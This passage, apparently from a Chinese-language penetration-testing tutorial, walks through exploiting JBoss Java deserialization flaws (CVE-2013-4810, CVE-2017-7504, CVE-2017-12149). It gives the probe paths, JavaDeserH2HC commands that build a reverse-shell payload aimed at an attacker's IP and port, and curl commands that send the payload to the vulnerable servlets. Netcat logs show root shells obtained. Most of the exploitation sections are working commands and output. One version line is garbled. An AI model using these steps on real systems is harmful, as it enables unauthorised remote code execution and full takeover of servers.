drwxr-xr-x 2 root root 4096 May 30 2016 mnt
drwxr-xr-x 2 root root 4096 Dec 10 2017 opt
dr-xr-xr-x 112 root root 0 Jul 25 13:53 proc
drwx----- 2 root root 4096 Dec 10 2017 root
drwxr-xr-x 5 root root 4096 Dec 10 2017 run
-rwxrwxr-x 1 root root 144 Sep 23 2019 run.sh
drwxr-xr-x 2 root root 4096 Dec 10 2017 sbin
drwxr-xr-x 2 root root 4096 Jun 10 2012 selinux
-rwxrwxr-x 1 root root 824 Sep 23 2019 set_jboss_admin_pass.sh
drwxr-xr-x 2 root root 4096 Dec 10 2017 srv
dr-xr-xr-x 13 root root 0 Jul 25 13:53 sys
drwxrwxrwt 1 root root 4096 Jul 25 14:01 tmp
drwxr-xr-x 1 root root 4096 Dec 10 2017 usr
drwxr-xr-x 1 root root 4096 Dec 10 2017 var
id
uid=0(root) gid=0(root) groups=0(root)

```

JBoss EJBServlet CVE-2013-4810 反序列化漏洞

此漏洞和CVE-2015-7501漏洞原理相同，两者的区别就在于两个漏洞选择的进行其中JMXInvokerServlet和EJBInvokerServlet利用的是org.jboss.invocation.MarshalledValue进行的反序列化操作，而web-console/Invoker利用的是org.jboss.console.remote.RemoteMBeanInvocation进行反序列化并上传构造的文件。

影响版本

实际上主要危害在 jboss 6.x 版本上。

大路上上安来下上JBoss 6.8 版本上.

Apache Group Commons Collections 4.0

Apache Group Commons Collections 3.2.1

Apache Group Commons Collections

漏洞利用

跟 CVE-2015-7501 利用方法一样，只是路径不一样，这个漏洞利用路径是 /invoker/EJBInvokerServlet

JBOSMQ JMS CVE-2017-7504 集群反序列化漏洞 4.X

漏洞描述

JBoss AS 4.x 及之前版本中，JbossMQ 实现过程的 JMS over HTTP Invocation Layer 的 HTTPServerILServlet.java 文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码。

影响版本

JBoss AS 4.x 及之前版本

漏洞利用

1、首先验证目标 jboss 是否存在此漏洞, 直接访问 /jbossmq-httpil/HTTPServerILServlet 路径下。若访问 200，则可能存在漏洞。



此处我们使用 JavaDeserH2HC 工具来利用该漏洞, 尝试直接弹回一个 shell

```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 反弹的IP:端口
curl http://目标IP:8080/jbossmq-httpil/HTTPServerILServlet/ --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```

```

[root@izuf6c3e3yh088t29]xeszkz JavaDeserH2HC[# javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
[root@izuf6c3e3yh088t29]xeszkz JavaDeserH2HC[# java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 4444
Saving serialized object in ReverseShellCommonsCollectionsHashMap.ser
[root@izuf6c3e3yh088t29]xeszkz JavaDeserH2HC[# curl http://[REDACTED]:8080/jbossmq-httpil/HTTPServerILServlet/ --data-binary @ReverseShellCommonsCollectionsHashMap.ser
[REDACTED]srorg.jboss.mq.il.http.HTTPILResponse[bo[REDACTED]FELvalue[Ljava/lang/Object;xpsrjava.lang.ClassCastException[REDACTED]g[REDACTED]xrjava.lang.RuntimeException[REDACTED]_G
detailMessage[Ljava/lang/String;[va.lang.Throwable[REDACTED]5'9w[REDACTED]Lcauset[Ljava/lang/Throwable;L
stackTrace[L[Ljava/lang/StackTraceElement;xpq-
tfjava.util.HashSet cannot be cast to org.jboss.mq.il.http.HTTPILRequestur[Ljava/lang/StackTraceElement;F*<<[REDACTED]9xpsrjava.lang.StackTraceElementa $66I
lineNumberLdeclaringClassqfileNameql
methodNameexqp{t0org.jboss.mq.il.http.servlet.HTTPServerILServlettHTTPServerILServlet.javatprocessRequestsq~'q-q~tdoPostsq~[REDACTED]tjavax.servlet.http.HttpServlet
tHTTPServlet.javatservicesq~'q-q-q-sq~[REDACTED]t/org.apache.catalina.core.ApplicationFilterChainintpplicationFilterChain.javatinternalDoFiltersq~[REDACTED]q~doFilterssq~'t.d
rg.jboss.web.tomcat.filters.ReplyHeaderFiltertReplyHeaderFilter.javaq-sq~[REDACTED]q~q-sq~[REDACTED]q~q-sq~[REDACTED]t-org.apache.catalina.core.StandardWrapperValvetStandardWrapper
rValve.javatinvokesq~[REDACTED]t-org.apache.catalina.core.StandardContextValvetStandardContextValve.javaq-(sq~[REDACTED]t6org.jboss.web.tomcat.security.SecurityAssociationV
alvetSecurityAssociationValve.javaq-(sq~[REDACTED]t3org.apache.catalina.authenticator.AuthenticatorBasetAuthenticatorBase.javaq-(sq~[REDACTED]t-org.jboss.web.tomcat.securit
y.JaccContextValvetJaccContextValve.javaq-(sq~[REDACTED]t-org.apache.catalina.core.StandardHostValvetStandardHostValve.javaq-(sq~[REDACTED]it+org.apache.catalina.valves.Error
rReportValvetErrorReportValve.javaq-(sq~[REDACTED]t2org.jboss.web.tomcat.tc5.jca.CachedConnectionValvetCachedConnectionValve.javaq-(sq~[REDACTED]kt,org.apache.catalina.core.
StandardEngineValvetStandardEngineValve.javaq-(sq~[REDACTED]t+org.apache.catalina.connector.CoyoteAdaptertCoyoteAdapter.javaq-sq~et(org.apache.coyote.http11.Http11
ProcessorHttp11Processor.javatprocesssq~[REDACTED]tCorg.apache.coyote.http11.Http11BaseProtocolSHttp11ConnectionHandlertHttp11BaseProtocol.javatprocessConnections
processSocketsq~pt2org.apache.tomcat.util.net.MasterSlaveWorkerThreadtMasterSlaveWorkerThread.javatrunsq~ktjava.lang.Threadt
Thread.javaq-Sx[root@izuf6c3e3
yh088t29]xeszkz JavaDeserH2HC[# xterm-256colorxterm-256colorxterm-256colorxterm-256color
-bash: xterm-256colorxterm-256colorxterm-256colorxterm-256color: command not found

```

```
[root@VM_0_8_centos ~]# nc -lvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from [REDACTED]
Ncat: Connection from [REDACTED] 47740.
whoami
root
ls -al
total 18960
drwxr-xr-x 1 root root 4096 Jul 25 14:15 .
drwxr-xr-x 1 root root 4096 May 8 2018 ..
-r--r--r-- 1 root root 3767 Apr 12 2010 COPYRIGHT
-r--r--r-- 1 root root 17179 Apr 12 2010 LICENSE
-r--r--r-- 1 root root 28329 Apr 12 2010 README.html
-r--r--r-- 1 root root 25390 Apr 12 2010 README_ja.html
-r--r--r-- 1 root root 20768 Apr 12 2010 README_zh_CN.html
-r--r--r-- 1 root root 183173 Apr 12 2010 THIRDPARTYLICENSEREADME.txt
drwxr-xr-x 2 root root 4096 Apr 12 2010 bin
-rw-r--r-- 1 root root 0 Jul 25 14:15 check_Sat-Jul-25-14h.log
drwxr-xr-x 7 root root 4096 Apr 12 2010 db
drwxr-xr-x 10 root root 4096 Apr 12 2010 demo
drwxr-xr-x 3 root root 4096 Apr 12 2010 include
drwxr-xr-x 2 root root 4096 Mar 4 2018 jdk1.6.0_20
drwxr-xr-x 7 root root 4096 Mar 4 2018 jre
drwxr-xr-x 3 root root 4096 Mar 4 2018 lib
drwxr-xr-x 4 root root 4096 Apr 12 2010 man
-r--r--r-- 1 root root 5191 Mar 4 2018 register.html
-r--r--r-- 1 root root 5623 Mar 4 2018 register_ja.html
-r--r--r-- 1 root root 4801 Mar 4 2018 register_zh_CN.html
drwxr-xr-x 9 root root 4096 Apr 12 2010 sample
-rw-r--r-- 1 root root 19049741 Apr 12 2010 src.zip
id
uid=0(root) gid=0(root) groups=0(root)
```

成功反弹 shell

JBoss 5.x/6.x CVE-2017-12149 反序列化漏洞

漏洞描述

该漏洞为 Java反序列化错误类型，存在于 Jboss 的 HttpInvoker 组件中的 ReadOnlyAccessFilter 过滤器中。该过滤器在没有进行任何安全检查的情况下尝试将来自客户端的数据流进行反序列化，从而导致了漏洞。

该漏洞出现在**/invoker/readonly**请求中，服务器将用户提交的POST内容进行了Java反序列化，导致传入的携带恶意代码的序列化数据执行。

影响版本

JbossAS 5.x

JbossAS 6.x

漏洞验证 POC

http:// 目标: 8080/invoker/readonly 如果出现报 500 错误, 则说明目标机器可能存在此漏洞




漏洞利用

首先从 http 响应头和 title 中一般情况下都能看到信息来确定目标 jboss 版本是否在此漏洞版本范围



现成工具



接下来借助 JavaDeserH2HC 来完成整个利用过程


首先尝试直接反弹 shell, 利用 JavaDeserH2HC 创建好用于反弹 shell 的 payload, 如下

```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
```

```
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap vps的ip:端口
```

然后尝试利用 curl 发送 payload 到目标机器上执行后, 发现 vps 已成功接弹回的 shell

```
curl http://www.target.net/invoke/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```



```
>JBoss Web/3.0.0-CR2</h3></body></html>[root@izuf6c3e3yh088t29jxeskz JavaDeserH2HC]# curl http://www.target.net/invoke/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
<html><head><title>JBoss Web/3.0.0-CR2 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A:link {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 500 - </h1><hr size="1" noshade="noshade"><p><b>Exception report</b></p><p><b>message</b></p> <u></u></p><p><b>description</b></p> <u>The server encountered an internal error () that prevented it from fulfilling this request.</u></p><p><b>exception</b></p> <pre>java.lang.ClassCastException: java.util.HashSet cannot be cast to org.jboss.invocation.MarshalledInvocation
    org.jboss.invocation.http.servlet.ReadOnlyAccessFilter.doFilter(ReadOnlyAccessFilter.java:106)
</pre></p><p><b>note</b></p> <u>The full stack trace of the root cause is available in the JBoss Web/3.0.0-CR2 logs.</u></p><hr size="1" noshade="noshade"></body></html>
[root@izuf6c3e3yh088t29jxeskz JavaDeserH2HC]#
```

```
[root@VM_0_8_centos ~]# nc -lvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from [REDACTED].
Ncat: Connection from [REDACTED].51710.
ls
bin
boot
dev
docker-java-home
etc
home
jboss-6.1.0.Final
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
selinux
set_jboss_admin_pass.sh
srv
sys
tmp
usr
var
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

成功反弹 shell。

参考文献:

https://blog.csdn.net/qq_36119192/article/details/103899123

<https://www.freebuf.com/articles/web/240174.html>